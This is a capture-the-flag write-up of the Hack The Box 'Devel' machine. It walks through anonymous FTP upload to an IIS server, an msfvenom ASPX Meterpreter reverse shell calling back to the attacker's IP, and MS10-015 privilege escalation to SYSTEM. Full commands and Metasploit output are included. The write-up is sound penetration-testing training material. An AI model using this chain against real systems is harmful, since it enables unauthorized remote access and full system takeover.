Hack The Box — Devel Write-Up

Machine Information

Item	Value
Machine	Devel
Difficulty	Easy
Platform	Hack The Box
Target IP	10.129.9.106
Attacker Machine	Kali Linux
Author	Abhay Gupta
Date	March 2026

Attack Path

Reconnaissance
↓
FTP Service Discovered (Anonymous Login Enabled)
↓
IIS Web Server Identified (Port 80)
↓
File Upload via FTP
↓
ASPX Web Shell Upload
↓
Reverse Shell (Meterpreter)
↓
Privilege Escalation via MS10-015
↓
SYSTEM Access
↓
Retrieve User and Root Flags

Tools Used

- Nmap
- FTP

- msfvenom
- Metasploit Framework
- Netcat

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1. Reconnaissance

The reconnaissance phase began with a network scan using **Nmap** to identify open ports and services running on the target machine.

Command Used

sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.9.106

Scan Results

PORT STATE SERVICE VERSION

21/tcp open ftp Microsoft ftpd

| ftp-anon: Anonymous FTP login allowed

80/tcp open http Microsoft IIS httpd 7.5

The scan reveals two open ports:

Port Service Version

21 FTP Microsoft ftpd

80 HTTP IIS 7.5

Key finding:

- **Anonymous FTP login is enabled**, allowing unauthenticated access to the server.

Screenshot 1 — Nmap Scan Results

```
┌──(abhay㉿Kali)-[~/Desktop/Devel]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.9.106
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-17 12:10 +0530
Nmap scan report for 10.129.9.106
Host is up (0.29s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-title: IIS7
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.91 seconds
```

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2. Enumeration

FTP Enumeration

Connected to FTP service using anonymous login:

ftp 10.129.9.106

Credentials used:

Username: anonymous

Password: (blank)

Listing directory contents:

ls

Output:

aspnet_client/

iisstart.htm

welcome.png

Screenshot 2 — FTP Enumeration

```
┌──(abhay㉿Kali)-[~/Desktop/Devel]
└─$ ftp 10.129.9.106
Connected to 10.129.9.106.
220 Microsoft FTP Service
Name (10.129.9.106:abhay): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49158|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

Web Enumeration

Accessing the web application:

http://10.129.9.106

The page displays the default **IIS 7 dashboard**.


Screenshot 3 — IIS Default Page

Accessing the directory:

http://10.129.9.106/aspnet_client

returns a **403 Forbidden** response.

Screenshot 4 — Forbidden Directory



Key Observation

Since FTP allows file upload and IIS serves files from the same directory, it is likely that:

FTP upload → Web accessible

To confirm, a test file was created:

echo "hi" > 1.aspx

Uploaded via FTP:


put 1.aspx

Accessed via browser:


http://10.129.9.106/1.aspx

The content is displayed successfully, confirming **file upload vulnerability leading to web execution**.

Screenshot 5 — Upload Test File



Screenshot 6 — Web Access to Uploaded File



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3. Exploitation

Generate Payload

A malicious ASPX payload was generated using **msfvenom**.

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.237 LPORT=1337 -f aspx > devel.aspx

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Screenshot 7 — Payload Creation

```
┌──(abhay㉿Kali)-[~/Desktop/Devel]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.237 LPORT=1337 -f aspx > devel.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of aspx file: 2860 bytes

┌──(abhay㉿Kali)-[~/Desktop/Devel]
└─$ ls
1.aspx  devel.aspx  target1.xml
```

Upload Payload

Upload the payload to the FTP server:

put devel.aspx

Screenshot 8 — Upload Exploit

```
┌──(abhay㉿Kali)-[~/Desktop/Devel]
└─$ ftp 10.129.9.106
Connected to 10.129.9.106.
220 Microsoft FTP Service
Name (10.129.9.106:abhay): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put devel.aspx
local: devel.aspx remote: devel.aspx
229 Entering Extended Passive Mode (|||49160|)
125 Data connection already open; Transfer starting.
100% |***********************************************************************************************************************|  2900       22.85 MiB/s    --:-- ETA
226 Transfer complete.
2900 bytes sent in 00:00 (9.92 KiB/s)
ftp>
```

Setup Listener (Metasploit)

Start Metasploit:

msfconsole

Configure handler:

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 10.10.14.237

set LPORT 1337

set ExitOnSession false

exploit -j

Trigger Payload


Access the uploaded file:

http://10.129.9.106/devel.aspx

Screenshot 9 — Metasploit Handler

```
msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.10.14.237
LHOST ⇒ 10.10.14.237
msf exploit(multi/handler) > set LPORT 1337
LPORT ⇒ 1337
msf exploit(multi/handler) > Set ExitOnSession False
[-] Unknown command: Set. Did you mean set? Run the help command for more details.
msf exploit(multi/handler) > set Exit On Session false
[!] Unknown datastore option: Exit.
Exit ⇒ On Session false
msf exploit(multi/handler) > Exploit -j
[-] Unknown command: Exploit. Did you mean exploit? Run the help command for more details.
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >
[*] Started reverse TCP handler on 10.10.14.237:1337
```

Screenshot 10 — Trigger Payload



A Meterpreter session is obtained:

sessions -i 1

Screenshot 11 — Meterpreter Session

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > id
```

Checking current user:

getuid

Output:

IIS APPPOOL\Web

This indicates **low-privileged access**.

Screenshot 12 — Low Privilege User

```
meterpreter > getuid
Server username: IIS APPPOOL\Web
```

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4. Privilege Escalation

To escalate privileges, a known Windows exploit was used.

MS10-015 Exploit

Background session:

bg

Run exploit:

use exploit/windows/local/ms10_015_kitrap0d

set SESSION 1

set LHOST 10.10.14.237

set LPORT 49125

run

Screenshot 13 — Privilege Escalation

```
msf exploit(windows/local/ms10_015_kitrap0d) > set LHOST 10.10.14.237
LHOST => 10.10.14.237
msf exploit(windows/local/ms10_015_kitrap0d) > set LPORT 49125
LPORT => 49125
msf exploit(windows/local/ms10_015_kitrap0d) > run
[-] Msf::OptionValidateError One or more options failed to validate: SESSION.
msf exploit(windows/local/ms10_015_kitrap0d) > set SESSION 1
SESSION => 1
msf exploit(windows/local/ms10_015_kitrap0d) > run
[*] Started reverse TCP handler on 10.10.14.237:49125
[*] Reflectively injecting payload and triggering the bug...
[*] Launching netsh to host the DLL...
[+] Process 1988 launched.
[*] Reflectively injecting the DLL into 1988...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (190534 bytes) to 10.129.9.106
[*] Meterpreter session 2 opened (10.10.14.237:49125 -> 10.129.9.106:49162) at 2026-03-17 12:41:43 +0530

meterpreter > gstuid
[-] Unknown command: gstuid. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

After exploitation, privileges are escalated.

getuid

Output:

NT AUTHORITY\SYSTEM

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5. Retrieving Flags

User Flag

cd C:\Users\babis\Desktop

type user.txt

Screenshot 14 — User Flag

```
meterpreter > pwd
c:\Users\babis\Desktop
meterpreter > cat user.txt
```

Root Flag

cd C:\Users\Administrator\Desktop

type root.txt

Screenshot 15 — Root Flag

```
meterpreter > pwd
c:\Users\Administrator\Desktop
meterpreter > cat root.txt
```

Skills Learned

- FTP Enumeration and Anonymous Access Exploitation
- Web Server File Upload Abuse
- ASPX Payload Generation
- Meterpreter Usage
- Windows Privilege Escalation
- Exploiting MS10-015 Vulnerability

Conclusion

This machine demonstrates how misconfigured FTP services allowing anonymous uploads can lead to full system compromise. By uploading a malicious ASPX payload, remote command execution was achieved through the IIS web server. Further exploitation using a known Windows kernel vulnerability (MS10-015) allowed privilege escalation to SYSTEM, resulting in complete control over the target system.